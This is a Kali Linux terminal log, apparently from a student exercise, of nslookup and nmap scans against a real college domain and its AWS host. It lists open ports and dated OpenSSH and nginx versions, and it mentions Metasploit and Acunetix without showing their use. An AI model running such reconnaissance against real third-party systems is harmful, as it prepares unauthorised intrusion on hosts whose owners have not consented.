zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nslookup bmsit.ac.in
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   bmsit.ac.in
Address: 52.66.122.218


┌──(kali㉿kali)-[~]
└─$ nmap 52.66.122.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:25 IST
Nmap scan report for ec2-52-66-122-218.ap-south-1.compute.amazonaws.com (52.66.122.218)
Host is up (0.023s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 52.66.122.218
You requested a scan type which requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ nmap -sV bmsit.ac.in
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:26 IST
Nmap scan report for bmsit.ac.in (52.66.122.218)
Host is up (0.022s latency).
rDNS record for 52.66.122.218: 218.122.66.52.in-addr.arpa
Not shown: 996 filtered tcp ports (no-response), 1 filtered tcp ports (host-unreach)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.10.3 (Ubuntu)
443/tcp open  ssl/http nginx 1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.03 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p- bmsit.ac.in
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:27 IST
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 25.21% done; ETC: 18:29 (0:01:47 remaining)
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- bmsit.ac.in
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:27 IST
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 25.21% done; ETC: 18:29 (0:01:47 remaining)
Nmap scan report for bmsit.ac.in (52.66.122.218)
Host is up (0.023s latency).
rDNS record for 52.66.122.218: 218.122.66.52.in-addr.arpa
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 116.91 seconds
```

Metasploit is done and Acunetix I don’t know